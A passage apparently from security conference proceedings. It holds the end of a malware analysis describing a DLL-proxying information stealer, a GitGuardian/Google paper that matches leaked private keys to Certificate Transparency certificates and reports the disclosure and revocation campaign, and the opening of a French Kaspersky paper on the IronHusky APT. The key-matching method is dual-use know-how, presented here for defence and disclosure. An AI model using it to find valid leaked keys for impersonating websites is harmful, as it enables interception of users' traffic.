- The specific implementation of the RSA/AES encryption routines needs to be analyzed to confirm the encryption scheme.
- The network communication module is missing; the sample likely relies on a secondary stage or C2 configuration not present in this DLL.

A.8 Threat assessment

The malware is a persistent information stealer that uses DLL proxying to hide within legitimate system processes. It actively monitors user activity, including keystrokes and screen content, for exfiltration. The use of encryption and anti-debugging techniques indicates a sophisticated attempt to evade detection and analysis.

Private Key Leaks in the Wild: Insights from Certificate Transparency

Gaëtan Ferry[1], Guillaume Valadon[1], David Tao[2], and Philippe Boneff[2]
gaetan.ferry@gitguardian.com
guillaume.valadon@gitguardian.com
dtao@google.com
phboneff@google.com

[1] GitGuardian
[2] Google

Abstract. Private key leaks represent a critical security vulnerability, with over 430,000 leaked keys on GitHub in 2025, yet their real-world impact remains largely unknown due to the challenge of linking these mathematical objects to their operational usage. We present the first systematic analysis mapping leaked private keys to active certificates, combining GitGuardian's dataset of 945,560 unique leaked private keys with Google's historical Certificate Transparency databases. Our methodology successfully mapped 42,690 private keys to 139,767 certificates, revealing the impact of private keys leaked on GitHub and DockerHub. Using custom online and offline validation, we identified 2,622 valid certificates, enabling website impersonation and MITM attacks. Our analysis reveals systematic failures in certificate revocation practices, with only 80 certificates revoked via CRL/OCSP and just 3 properly marked as key-compromised. Finally, we successfully attributed certificates to 600 organizations across critical industries, though many could not be mapped to identifiable owners. With 20% of valid certificates having been exposed for over two years, our large-scale responsible disclosure campaign sent thousands of emails and revealed significant challenges in reaching certificate owners.

1 Introduction

Public secret leaks are a prevalent problem, yet the corresponding risks are widely underestimated despite recurring breaches that exploit them, such as the recent Salesloft Drift breach [17]. On the GitHub platform alone, more than 29 million secrets were leaked in 2025, a 34% increase from 2024 [7]. This includes close to 430,000 non-encrypted private keys stored in structured formats like PEM.

To external observers, these leaked private keys appear as nothing more than abstract mathematical objects without any information about ownership or associated usages. Indeed, this makes it challenging to assess

their real-world impact. Unlike vendor-specific secrets that can be linked to a service provider, such as GCP, and potentially validated, private keys cannot be traced back to their intended systems or owners without further investigations. This complexity slows down both risk assessment and remediation efforts for private key leaks.

More commonly, these private keys are used in a specific context, such as protecting communications with the TLS protocol. As a result, these mathematical objects are associated with contextualized data structured in the form of X.509 certificates, which define, among other things, their usages, owners, and validity. In the TLS ecosystem, a private key leak poses a critical threat, as attackers on the appropriate network path can impersonate websites, intercept or manipulate data, and decrypt past communications, particularly if the same private key has been used for a long period of time before the widespread adoption of PFS.

Since a private key and a certificate are linked unambiguously – the latter contains the public key associated with the former – it is possible to verify their relationship by calculating and then comparing the public key hashes. When simultaneous leaks of keys and certificates enable immediate attribution and validity checks, this analysis remains static and time-bound. If the private key keeps being used after its exposure, it creates an ongoing security vulnerability where attackers can still compromise communications secured with newer certificates.

Initially designed to detect fraudulent or mistakenly issued certificates, Certificate Transparency (CT) provides an elegant solution to this ownership challenge by publishing public, tamper-proof, append-only logs of all the certificates issued by Certificate Authorities. With CT, the attribution logic is, in theory, straightforward: download the logs, verify their integrity, parse the certificates, compute, then compare public key hashes with the leaked private keys. In practice, implementing such a strategy is far more challenging.

2 Methodology

Working with Certificate Transparency logs at scale raises three distinct challenges: storage volume, processing time, and archive impermanence (see Section 5.2).

To address these scale and complexity challenges, we combined GitGuardian private keys and Google's historical CT databases to directly address the goal of retrieving all certificates associated with known leaked private keys. With those two datasets at hand, the research complexity

goes back to comparing Subject Public Key Information hashes computed from both the private keys and certificates. To our knowledge, this is the first time that so many leaked private keys have been combined with the CT logs to find their purpose and owners.

One of our goals was to discover leaked private keys and corresponding certificates that can be used by attackers to impersonate websites. Therefore, we checked the certificates online and offline to make sure they were valid and to see if the private keys were compromised. The online checks involved connecting to one of the subjects in the certificate using a standard TLS stack over 443/TCP, and verifying if the received public key hash is the expected one. The offline checks simulated the steps taken by a TLS stack to check things like signatures, lifetimes, and CRL and OCSP revocation status.

Assuming that private leaks are not handled properly and certificates are not revoked, we approximated TLS stack validation to the certificate lifetime only. While this could be considered a weak result, it does allow us to estimate the upper limit of the number of certificates exposed each year using commit metadata.

3 Results

3.1 Origin of Private Key Leaks

In July 2025, we extracted 945,560 unique private keys from GitGuardian's dataset, dating back to 2021, after CT was created, and successfully mapped 42,690 of them in Google's historical CT Logs dataset. Most of these private keys, 32,696 (76.58%), were discovered in public commits on GitHub, while the remaining 9,994 (23.42%) come from public Docker images published on DockerHub.

As few as 4.5% of the private keys were found in CT Logs. At first glance, this may seem insignificant, but it should be noted that there is a strong bias in the leaked keys dataset: not all of these private keys are used for TLS server authentication. Indeed, we managed to manually identify other cryptographic usages not related to TLS and the CT ecosystem, namely SSH, JWT, VPN, or even tests and documentation.

3.2 Certificate Analysis

These private key leaks correspond to 139,767 unique certificates stored in historical CT Logs; 77.12% were discovered on GitHub (see Table 1). That's three times more than the number of unique private keys, and is

explained by the fact that certificates are renewed over time, and that CT Logs also contain pre-certificates. As an example, a single specific private key has been found to be linked to 4,614 certificates over a period of 3 years. For certain private keys, this phenomenon is exacerbated by the short validity period of certificates, such as the 90-day period offered by Let's Encrypt.

All	**Unique Certificates**	**Unique Private Keys**
Total	139,767	42,690
GitHub	107,789 / 77.12%	32,696 / 76.58%
Docker Hub	39,978 / 22,88%	9,994 / 23,42%

Table 1. Origin of leaks

Since organizations often reuse the same private key across multiple certificate renewals (explaining why 42,690 unique keys map to 139,767 certificates), we simplify our analysis by approximating that a private key is equivalent to a certificate for counting purposes (see Table 2). Consequently, we report the impact based on unique compromised keys rather than inflating numbers by counting every renewed certificate. This is an acceptable trade-off as 96% of the certificates are renewed less than 10 times.

Valid Only	**Unique Certificates**	**Unique Private Keys**
Total	4,972	2,622
GitHub	3,715 / 74.71%	1,888 / 72.00%
Docker Hub	1,257 / 25.29%	734 / 28.00%

Table 2. Unique certificates vs unique private keys

Certificate Validity As of September 12, 2025, a total of 2,622 certificates were still valid, accounting for 6% of the 42,690 unique private keys. We validated 35% (921) of them using basic online checks, while we had to simulate TLS stack checks for the others 65% (2,568).

This simulation provides a rare insight into how revocation is used. However, as some might argue, only a few certificates are revoked as they should be. Regarding CRL, 24 certificates are invalid, including a single one with an explicit *key_compromise* status. For OCSP, 56 are invalid, with only two having a *keyCompromise* status.

By comparing the results of online and offline checks, we discovered an interesting phenomenon: 21.77% of certificates validated offline differ from those currently served online. This suggests one of two things: either the owners are unaware of the leak and renewed the certificate and keys for operational reasons, or they do not understand the need to revoke a certificate.

Hostname and Certificate Authority Analysis Among the valid certificates, the top stems are wildcards (1189 / 45.34%) and www (771 / 29.40%). Alone, both stems account for the vast majority of the certificates that we retrieved.

Regarding Certificate Authorities, the top 5 concentrate 87.56% of the compromised certificates. Let's Encrypt is second and issued 28.52% of them. Focusing on wildcard certificates, Let's Encrypt issued 132 / 11.10% of them, while the four other authorities from the top 5 issued 76.58% of them. As wildcard certificates are usually more expensive than regular ones, this is an interesting result that indicates that not only free and cheap certificates are leaked.

Duration of Exposures on GitHub When a private key leaks on GitHub, it is possible to retrieve metadata such as the date of the initial exposure. Over the 2,622 certificates, 1,888 come from GitHub and allow computing the duration of exposure as the difference between the value of the *Not Valid After* field of the most recent certificate, and the date of first public exposure.

Figure 1 shows that 57.36% leaked in 2025, and 20.44% leaked 2 years ago or longer.

Past Exposures on GitHub Since revocation mechanisms seem to be rarely used, it is tempting to simulate valid certificates at the time of the leak using data from GitHub, and the certificates' lifetime. Thus, a certificate may be considered valid if the private key leak occured before or during the certificate's validity period.

Figure 2 shows thousands of valid certificates compromised every year due to a private key leak. In total, that is 23,985 certificates; 17.16% of the 139,767 certificates discovered in CT.




Fig. 1. Private key exposures duration (in years)




Fig. 2. Simulation of valid certificates at the time of first leak

4 Responsible Disclosures

Given the severity of these findings, identifying and notifying the affected organizations became a priority. Using various methods, including analyzing the Organization fields from certificates, we managed to map 25% of these valid certificates to 600 organizations across many industries, such as Information Technology (including a Certificate Authority), Automotive, Oil & Gas, Healthcare, and Public Administration. Given the broad impact of these findings, we attempted to notify all the certificate owners in a complex and large-scale responsible disclosure campaign. In total, this represented more than 4,300 emails sent to 1,706 distinct entities in this

disclosure campaign. It also included 9 Bug Bounty Program submissions when no better communication channel was available.

4.1 Target Identification

Leaked private keys pose a serious threat to the security of the trust infrastructure of their owner. Having identified the keys and found the valid certificates associated with them, responsibly reporting on the danger to the affected individuals and companies is a necessary next step.

Certificates are used to bind a public/private key pair to an identity thanks to the certificate subject's field. However, this identity is most often the hostname of a TLS-protected website that uses this certificate. Finding the real owner's identity or contact information can become a challenge.

We used a combination of methods to determine those disclosure targets. One of them was to rely on the *Organization* field in the subject's attribute of the certificates. However, over the nearly 5,000 valid certificates to report on, only 430 included this field.

Other methods involved exploiting Whois databases, Open Source Intelligence Techniques, and other Marketing tools.

All those methods combined allowed the identification of 1,300 certificate owners representing 600 distinct companies. Other issues were reported to a selection of email addresses deduced from the certificates' hostnames or the corresponding website content, on a best-effort approach. In that task, AI Agents proved useful to analyze and crawl public websites bound to compromised certificates' domains programmatically. Unfortunately, this approach failed to provide contact information for 1,300 certificates, either because the domains did not have public DNS information available or had no MX record or crawlable HTTP site.

Note that a specific methodology has been used for all government-related certificates, for which the corresponding information was directly reported to national CERTs.

An important point to note is that the list of entities we reported to is not limited to uneducated internet users or small companies without dedicated security teams. Contrary to our initial expectations, we had to report private key leak issues to 19 Governments and multiple Fortune 500 and other security companies, one of which operates a certification authority. This fact highlights how widespread the underlying private key-related misconceptions are.

4.2 Responses and Reception

In October 2025, the disclosure campaign received only 54 answers, for a total of 9% of contacted entities. This low response rate cannot be attributed solely to poor contact information quality. Indeed, reports sent to companies identified with close to 100% certainty received a response in only 36% of the cases. Among the 20 contacted national CERTs, only 2 answered a week after the disclosure email was received.

This poses a question regarding the understanding and consideration of the role of private keys in the security of the TLS protocol. While the importance of HTTPS in browsing the web is now well understood, even by the non-technical end-user population, it appears that private keys' security is still a challenge, even for the technical, security-aware population.

The discussion that followed the BugBounty submission messages strongly suggests a gap in securing the Internet's trust infrastructure. Over the 9 Bug Bounty submissions, 3 required a Proof of Concept of the impact of the leak, and 3 were closed as informative without action. Only 3 were properly processed by the triage and corporate security teams.

This lack of education is also reflected in some of the mail answers we received from certificate owners. While not widespread, we observed certificate owners confusing private keys and certificates or certificate validity and usage on exposed assets.

4.3 Revocation by Certificate Authorities

After the low response rate we observed on our disclosure campaign, we turned to certificate authorities directly to discuss a better solution to have this issue fixed. No Certificate Authority was able, or willing, to share contact information for the impacted certificates. This seems to make sense from a privacy standpoint.

Instead of contacting the certificate owners, most Certificate Authorities proposed to perform a direct revocation of the compromised certificates. This operation also triggers a blacklisting of the associated private key to prevent any future issuance.

Most major Certificate Authorities publish a Certification Policy and Certification Practice Statement (CP/CPS) that provides the necessary information regarding their certificate lifetime management process. This document generally follows the structure defined in the informational [3], which contains a *Certificate Revocation and Suspension* section explaining the intended revocation process.

Each authority is responsible for defining its revocation process. We have seen two main mechanisms to submit revocation requests:

— direct contact with proof of ownership;
— dedicated service (web portal or API) with a proof of ownership.

In both cases, the authorities require the submission of proof of ownership, which can be:

— the private key itself;
— a message signed using the private key, usually in the form of a CSR.

There is no standard procedure, which can make the whole process difficult when a lot of different authorities need to be contacted. We also observed that some authorities, nested under bigger operators, sometimes ask for the revocation to be submitted to the parent authority. Because certification practice documents are not easily discoverable from a certificate alone, identifying those corner cases is not a smooth process.

Overall, we submitted 2,193 certificates for revocation to 9 certificate authorities, see Table 3. Certificates not included in this list had already expired at the time of revocation.

Certificate Count	**CA Name**
1,264	Sectigo
366	GoDaddy
256	GlobalSign
153	Digicert
54	GoGetSSL
52	Internet2
22	SSL Corporation
22	Starfield Technologies
4	Hellenic Academic and Research Institutions CA
2,193	**Total**

Table 3. Certificates disclosed to CA

5 State of the Art

Our work aligns with several significant developments within the TLS ecosystem. These advances aim to strengthen the robustness, security, and privacy of Certificate Transparency Logs, as well as decrease their operational cost.

5.1 TLS Revocation Technology Evolution

In April 2025, the CA/Browser Forum [2] voted to approve shorter certificate lifetimes. The current goal is to issue certificates with a 47-day lifetime by March 2029. This prevents a certificate from outliving its usage and remaining valid for a domain that no longer exists. Combined with the systematic renewal of private keys each time a certificate is issued, this greatly reduces the conditions under which a leak can be exploited. From an operational standpoint, this aims to limit human intervention in the renewal and distribution of certificates, as the associated administrative tasks are frequent and repetitive. In order to allow organizations to adapt and anticipate changes, the duration will be gradually reduced to 200 days in March 2026, then to 100 days in March 2027, and finally to 47 days in March 2029. This 47-day duration is not to be mistaken with Let's Encrypt 45 days lifetime that will be enforced in March 2026 [13].

This shorter certificate lifetime also comes from a hard fact: current OCSP and CRL technologies are inadequate to the modern TLS ecosystem. As a consequence, OCSP support became optional in March 2024 [1], and certificate authorities can choose to only maintain CRL services. This follows several findings against OCSP. First, requests are made over plaintext HTTP. This is a concern for privacy as the conversation can be observed and trivially replayed until the answer expires. Indeed, for performance and operational reasons, successful OCSP responses are often cached for up to 7 days, allowing an attacker to replay them. With regard to the duration of TLS negotiation, OCSP also introduces a significant (from 100 to 300 ms) and unnecessary delay, as most certificates will be deemed valid after the check. Finally, according to Let's Encrypt [11], *operating OCSP services has taken up considerable resources.* As a consequence, it stopped its OCSP responders in August 2025.

With OCSP being slowly deprecated by CA, does this mean that browsers are now required to keep CRLs up to date to properly manage certificate revocation? Not quite. Browser providers manage their own revoked certificate caches and periodically send them to our browsers.

On the one hand, Chrome uses CRLSet. This is a controversial solution [6] that consists of a reduced list of curated high-risk certificates and can be pushed quickly and multiple times a day to users. This is not a drop-in replacement of OCSP, but it helps quickly mitigate dangerous issues.

On the other hand, Mozilla developed CRLite [16], based on a dedicated data structure called Clubcard that aims to provide fast and comprehensive certificate revocation checks within a compact database. Updated every

12 hours, measurements show that Firefox users download an average of 300 KB of revocation data per day. Behind the scenes, Mozilla retrieves all CRLs and corresponding revoked certificates using Certificate Transparency logs [15]. It then creates a compact representation of the complete set of revoked certificates ready to be consumed by Firefox. Compared to OCSP and CRL, CRLite offers faster, anonymous, and comprehensive checks without requiring large data downloads.

Listing 1 shows how to retrieve and test CRLite, assuming that the Rust cargo command is available. Most of the files in the `crlite_db/` directory are delta files, each less than 200 KB in size. They correspond to the data downloaded by Firefox every day.

Listing 1: Example CRLite usage

```
# Clone the crlite GitHub repository
git clone https://github.com/mozilla/crlite
cd crlite/rust-query-crlite

# Download the latest CRLite filters
cargo run -- --update prod https://gitguardian.com
INFO - Loaded 80 CRLite filter(s), most recent was downloaded: 0
↪ hours ago
INFO - gitguardian.com Good

# Get the size of the retrieved CRLite filters
du -hs crlite_db
 21M    crlite_db

# Get the status of a certificate retrieved over HTTPS
cargo run -- https sstic.org
INFO - Loaded 80 CRLite filter(s), most recent was downloaded: 0
↪ hours ago
INFO - sstic.org Good

# Get the status of a revoked certificate
cargo run -- x509 leaked.der
INFO - Loaded 80 CRLite filter(s), most recent was downloaded: 0
↪ hours ago
INFO - leaked.der Revoked
```

Table 4 contains the status of the 2,622 certificates that were valid in September 2025, retrieved from CRLite in January 2026.

Here, Expired is the status with the highest number, as CRLite checks certificates lifetime before applying any other filters. Unsurprisingly, most of these certificates were issued by Let's Encrypt. NotEnrolled means that the corresponding CAs are not taken into account when building CRLite

filters; most of these certificates are related to an Asian governmental CA that never responded to our disclosure messages. NotCovered indicates that the corresponding certificates are not included in the CRLite database, and that browsers must perform other checks.

As of January 2026, 18.5% of the certificates have been revoked, and according to the CAs that we talked to, the corresponding private keys have been banned. Unfortunately, despite our disclosure efforts, 84 certificates still seem valid today. Note that this is only a partial answer to the question of validity, as new certificates may have been reissued with the same private key. Therefore, the number of certificates still valid (i.e. Good) reported by CRLite is unfortunately underestimated. In fact, we checked the NotCovered certificates online and found that 78 of them are still valid at the time of writing.

Status	**Public Key Hashes**	%
Expired	1,534	58%
NotCovered	506	19%
Revoked	484	18.5%
Good	84	3%
NotEnrolled	14	0.5%

Table 4. CRLite applied to the 2,622 leaked certificates – January 2026

5.2 Certificate Transparency Querying and Evolution

At GitGuardian, we encountered three distinct challenges. First, the storage requirements: since January 1, 2025, more than 5 billion certificates have been submitted to CT Logs, accounting for 10TB of storage for an average size of 2.3KB per certificate. Second, processing time: this depends on the CT Logs operators; however, it took us up to 7 days to recover 1 billion certificates from a single log. Third, CT Logs persistence: log entries are only useful if the certificates are still valid, and as long as they are trusted by user agents. So, log operators are not committed to keeping archives available indefinitely. However, these archives are a really valuable source of information for OSINT.

Since we originally started this research, a lot has happened in the Certificate Transparency ecosystem. Some of those advances could have helped circumvent some of the difficulties we have faced.

RFC 6962 [9] is the original specification document of the Certificate Transparency mechanism. Among other things, the RFC defines the formats of the public API that log operators should expose to allow public auditing of the web certificates. By nature, this API requires the logged certificates to be stored in a relational database that an application server needs to query to fulfill the clients' requests.

A second version of the Certificate Transparency specification was published under RFC 9162 [10]. This specification does not fundamentally change the way logs are operated, but only redesigns the protocol to be more extensible and future-proof. The main differences are in message formats and data representation. This standard did not receive any adoption [14].

RFC 6962 logs are costly to operate. The high volume of certificates stored in each log makes the storage cost high. Additionally, requesting relational databases for such a high volume is computationally intensive. To maintain a high availability service, log operators applied strict rate limiting on log queries, limiting the number of certificates that can be retrieved in a given amount of time.

For example, at the time of data collection, CloudFlare applied a rate limit of 100 requests per 10 seconds, with a batch size of 1024 certificates per request, allowing for downloading 10,000 entries per second at most. Given that, at that time, the Nimbus 2025 log contained 2 billion entries, cloning it entirely required more than two days, in the best-case scenario.

Likewise, Let's Encrypt Oak logs only allow a batch size of 256 and an empirical rate limit of 30 requests per second. Those numbers limit the number of certificates that can be downloaded to about 8,000 entries per second. Given that the Oak 2025h2 log contained 1B entries at the time of the experiment, cloning required 38 hours.

The rate limit is dependent on the log operator and is not always explicitly stated, which can make it difficult to adapt the download speed to avoid temporary bans. There are no hard requirements for operators regarding the rate limit. However, there have already been frictions around that topic in the past, including in the normal operation of Certificate Authorities and log auditing [4].

Overall, cloning the whole historical Certificate Transparency data poses a time issue. With a rough estimate of 2 days required to clone a single log, a total count of 12 different logs per year, taking into account the multiple operators, and 10 years of historical data, we evaluate the time needed to enumerate the complete dataset to be between 20 and 240

days, depending on the network bandwidth. In a typical network setup, a clone time of 2 months sounds reasonable.

In addition to the download time, the storage volume can also be a challenge. Each log now receives about 2 billion certificates per year. From our experiment, a certificate is about 3KB on average. Therefore, storing a single log requires about 6TB per year at least.

For our experiment, we did not need to store the complete certificate information. To match the private keys and work with our results, we only needed:

- the certificate fingerprint;
- the Subject Public Key Info hash;
- the Not Valid Before and Not Valid After fields;
- the certificate Common Name.

This information, stored in a simple ASCII encoding in CSV format, requires about 200B per entry on average. This reduced the overall required storage to 400GB per year per log, or around 40TB for the complete historical CT dataset. While manageable on the storage side, searching through such a large amount of data requires dedicated computational power.

For all those reasons, reconstructing the historical CT data is challenging for an individual or small corporation. This explains why we chose to turn to Google, which already stores this dataset, to get access to the data and query it efficiently.

Static CT RFC 6962 is not only a challenge for CT consumers, but also for log operators [12]. The operational cost, driven by the increase in issued certificates and the reduction of certificate lifetime, made RFC 6962 logs unsustainable for the future.

To make operating CT logs future-proof, Filippo Valsorda designed a new API format with the Sunlight project [19], which was later renamed to the Static CT API (SCT API). The main difference between RFC 6962 logs and the new Static CT API resides in how the log's Merkle Tree is stored.

With SCT, the tree data, including the leaves and certificates, are stored in flat files that can easily be stored on any storage system, including S3-compatible storage. This makes querying the data much faster, as no processing is required on the operator side, and most of the work is offloaded to the storage provider. Such files can also be efficiently cached, increasing the overall performance. Therefore, logs operated through a Static CT API do not require rate limiting.

As an example, Let's Encrypt Sycamore log distributes its tiles directly from Amazon AWS S3 buckets. The download speed is therefore limited only by the network bandwidth of the client. From our experiment, it is possible to download 200 data tiles per second, leading to 53,200 entries, from a simple 1Gb connection. This is 8 times faster than the API under RFC 6962. A much faster rate can likely be achieved by downloading from AWS infrastructure directly.

It is worth noting that the Sunlight library, which implements the SCT API, provides a client component that can be used to query logs from a static API [18]. This client provides two main ways of requesting the data:

— `func (*Client) Entries`, which enumerates all entries, while performing the integrity computation on the Merkle Tree signatures;

— `func (c *Client) UnauthenticatedTrimmedEntries`, which enumerates all entries, without any cryptographic verification, but only yields trimmed entries that do not include the complete logged certificate.

Due to the cryptographic computations, the `Entries` method is slower. In our test environment, this method could retrieve 1.2 million entries in one minute from the Sycamore log using a simple code snippet. The `ConcurrencyLimit` parameter was left to 0 for no limit.

Listing 2: Example Golang snippet to enumerate a Static CT log using Sunlight

```
1  func fetchEntries(ctx context.Context, client *sunlight.Client,
   ↪  tree tlog.Tree, start int64,
2      outputChan chan<- ProcessedEntry) error {
3      for index, entry := range client.Entries(ctx, tree, start) {
4          select {
5          case <-ctx.Done():
6              return ctx.Err()
7          case outputChan <- ProcessedEntry{Index: index, Entry:
   ↪  entry}:
8          }
9      }
10     if err := client.Err(); err != nil {
11         return fmt.Errorf("iterator error: %w", err)
12     }
13     return nil
14 }
```

Downloading the tiles directly using a simple command-line web client with 256 parallel jobs, on the contrary, allows enumerating the entries at a much higher pace of 3 million entries per minute.

Listing 3: Downloading 1000 tiles using curl

```
1 $ time seq 0 999 | parallel -j 256 'curl -o {}.dat \
2 "https://mon.sycamore.ct.letsencrypt.org/2026h1/tile/data/"$(printf
  ↪  "%03i" {})'
3 real    0m4,897s
```

The downloaded tiles can then be processed using the Sunlight library's `ReadTileLeafMaybeArchival` function to enumerate the actual certificates.

Listing 4: Reading a local data tile using Golang's Sunlight client

```
1 tileFile := os.Args[1]
2 tileData, err := os.ReadFile(tileFile)
3 remaining := tileData
4 entryCount := 0
5
6 for len(remaining) > 0 {
7     logEntry, remaining, err := sunlight.ReadTileLeaf(remaining)
8     //Process the logEntry
9 }
```

Overall, Static CT represents a useful performance improvement for clients querying logged certificates.

Log Archives One last challenge, which actually pushed us to work on this topic, is historical logs availability. Most of the operators only expose the logs containing certificates that have not expired yet. For example, as of January 2026, CloudFlare only exposes its 2025, 2026, and 2027 logs. This could lead to the historical data being lost.

Until recently, the availability of historical logs was only possible thanks to mirrors run by Google [8]. However, that model is both unsustainable and not open enough.

For this reason, Filippo Valsorda started a CT Logs archival project [20]. In essence, this project's objective is to clone CT Logs while they are available, store them using the Static CT format, and archive the resulting data on the web archive. As of January 2026, Logs data dating back to 2018 [5] is available in the archive.

For example, Let's Encrypt Oak 2025H1 archive is 680GB, split into 60 archives of 12GB each. Each of those archives contains a subtree of the whole Oak MT, including the data tile for that subset. Each smaller archive can be processed independently of the others, which makes it more efficient to process the whole log data.

Once downloaded, the archives can be interacted with using the Sunlight Static CT Golang client, which supports an `archive+file://` file handler. Doing so will perform the whole verification of the subtree using the packaged information. If this is not required for the use case, the data tiles can also be parsed directly using `ReadTileLeafMaybeArchival`, like before.

This log archive initiative will make it possible to replicate this research, even in the event of Google deprecating its historical mirrors.

6 Conclusion

This joint research between GitGuardian and Google represents the first systematic analysis mapping leaked private keys to real-world certificate usage at Internet scale. Our disclosure campaign received only 54 responses from 9% of contacted entities. The low response rate reflects not just poor contact quality, but a fundamental misunderstanding of private key risks in TLS security. Bug Bounty submissions reinforced this gap: of 9 submissions, 3 required proof-of-concept demonstrations, 3 were dismissed as informational, and only 3 were properly processed by security teams.

In addition to its immediate and obvious findings, it highlights several gaps and opportunities for improvement in the ecosystem.

First, informing the owners seems much more complicated than it should be. One potential solution would be the ability to reach out to owners by going through Certificate Authorities or by defining a dedicated X.509 extension for security contacts to complement RFC9116's `security.txt` file.

Second, keeping the same private key after renewing a certificate exacerbates the threat of leaked keys. A systematic approach to renewing private keys would be beneficial. Combined with the future 47-day duration, this would help reduce the impact of key leaks. However, some now marginal uses, such as certificate pinning in mobile applications, could be impacted by this renewal, but it is probably a good thing to stop this practice, as we did with HPKP.

Third, operated independently and similar to Certificate Transparency (CT) logs, this research started discussions to support dedicated Compromised Private Keys logs as a solution to address the problem of private key reuse. These logs would enable certificate authorities to identify leaked private keys before certificate issuance, thereby safeguarding end-user security.

Finally, CT logs are a valuable resource for research, and mapping the private keys of a leak to a certificate is probably one of the many use cases for CT logs. However, live logs are difficult to retrieve, and old ones may soon disappear. The recent advances in the Certificate Transparency ecosystem make working with CT easier. Simpler retrieval with Static CT and longer-term archiving should make replicating similar research possible in the future.

References

1. CA/Browser Forum. Ballot SC063v4: Make OCSP Optional, Require CRLs, and Incentivize Automation, 2023. https://cabforum.org/2023/07/14/ballot-sc063v4-make-ocsp-optional-require-crls-and-incentivize-automation/
2. CA/Browser Forum. Ballot SC081v3: Introduce Schedule of Reducing Validity and Data Reuse Periods, 2025. https://cabforum.org/2025/04/11/ballot-sc081v3-introduce-schedule-of-reducing-validity-and-data-reuse-periods/
3. S. Chokhani, W. Ford, R. Sabett, C. Merrill, and S. Wu. Internet X.509 Public Key Infrastructure Certificate Policy and Certification Practices Framework. RFC 3647, RFC Editor, 2003. https://datatracker.ietf.org/doc/html/rfc3647
4. Chromium CT Policy. YETI 2022 Rate Limiting and Log Auditing, 2022. https://groups.google.com/a/chromium.org/g/ct-policy/c/AJ7msx2aWac/m/oz9kh8HVAgAJ
5. Geomys. CT Archive: Archived Logs, 2025. https://github.com/geomys/ct-archive?tab=readme-ov-file#archived-logs
6. Gibson Research Corporation. An Evaluation of the Effectiveness of Chrome's CRLSets, 2023. https://www.grc.com/revocation/crlsets.htm
7. GitGuardian. State of Secrets Sprawl Report 2026, 2026. https://www.gitguardian.com/state-of-secrets-sprawl-report-2026
8. Google. Google Certificate Transparency Mirrors, 2024. https://groups.google.com/a/chromium.org/g/ct-policy/c/IZaXMbRKtNo/m/yq2LugQcAwAJ
9. B. Laurie, A. Langley, and E. Kasper. Certificate Transparency. RFC 6962, RFC Editor, 2013. https://datatracker.ietf.org/doc/rfc6962/
10. B. Laurie, E. Messeri, and R. Stradling. Certificate Transparency Version 2.0. RFC 9162, RFC Editor, 2021. https://datatracker.ietf.org/doc/rfc9162/
11. Let's Encrypt. Ending OCSP Support, 2024. https://letsencrypt.org/2024/12/05/ending-ocsp
12. Let's Encrypt. End of Life for RFC 6962 Logs, 2025. https://letsencrypt.org/
13. Let's Encrypt. From 90-Day to 45-Day Certificate Lifetimes, 2025. https://letsencrypt.org/2025/12/02/from-90-to-45
14. Let's Encrypt Community. Certificate Transparency Versions and Status of CTv2, 2024. https://community.letsencrypt.org/t/certificate-transparency-versions-and-status-of-ctv2/218492/3
15. Mozilla. CRLite Part 2: End-to-End Design, 2020. https://blog.mozilla.org/security/2020/01/09/crlite-part-2-end-to-end-design/

16. Mozilla. CRLite: Fast, Private and Comprehensive Certificate Revocation Checking in Firefox, 2025. https://hacks.mozilla.org/2025/08/crlite-fast-private-and-comprehensive-certificate-revocation-checking-in-firefox/
17. Salesloft. Drift/Salesforce Security Notification, 2025. https://trust.salesloft.com/?uid=Drift%2FSalesforce+Security+Notification
18. Filippo Valsorda. Go Sunlight Client, 2024. https://pkg.go.dev/filippo.io/sunlight#Client
19. Filippo Valsorda. Sunlight: A CT Log Implementation, 2024. https://sunlight.dev/
20. Filippo Valsorda. Archiving Certificate Transparency Logs, 2025. https://groups.google.com/a/chromium.org/g/ct-policy/c/Y25hCTrCjDo

Nouvelles aventures d'IronHusky, un acteur de menace sinophone passionné par les États-Unis

Georgy Kucherin
georgy.kucherin@gmail.com

Kaspersky

Résumé. IronHusky est un acteur de menace persistante avancée sinophone apparu en 2017. Ses cibles principales sont les agences gouvernementales, qu'il attaque à des fins de cyberespionnage. Ce groupe est particulièrement connu pour exploiter les vulnérabilités afin de déployer ses implants, qu'il s'agisse de failles zero-day ou déjà connues. Par exemple, en 2018, IronHusky a utilisé la vulnérabilité CVE-2017-11882 pour diffuser les implants malveillants PlugX et Poison Ivy lors d'une campagne liée à la rencontre entre le Fonds monétaire international et le gouvernement mongol. De plus, en 2021, ce groupe a été observé en train d'exploiter la faille zero-day CVE-2021-40449 pour attaquer des organisations militaires, de défense et diplomatiques situées en Europe et en Asie via une porte dérobée nommée MysterySnail.

Depuis la publication de l'exploit CVE-2021-40449 en 2021, aucune information n'a filtré concernant les activités de cet acteur de menace, qui a disparu des radars des chercheurs. Nous avons toutefois récemment découvert une nouvelle campagne de cet acteur, ciblant des institutions gouvernementales, des organismes scientifiques et des entreprises industrielles. Cette campagne a débuté mi-2024 et ses dernières traces ont été observées fin 2025.

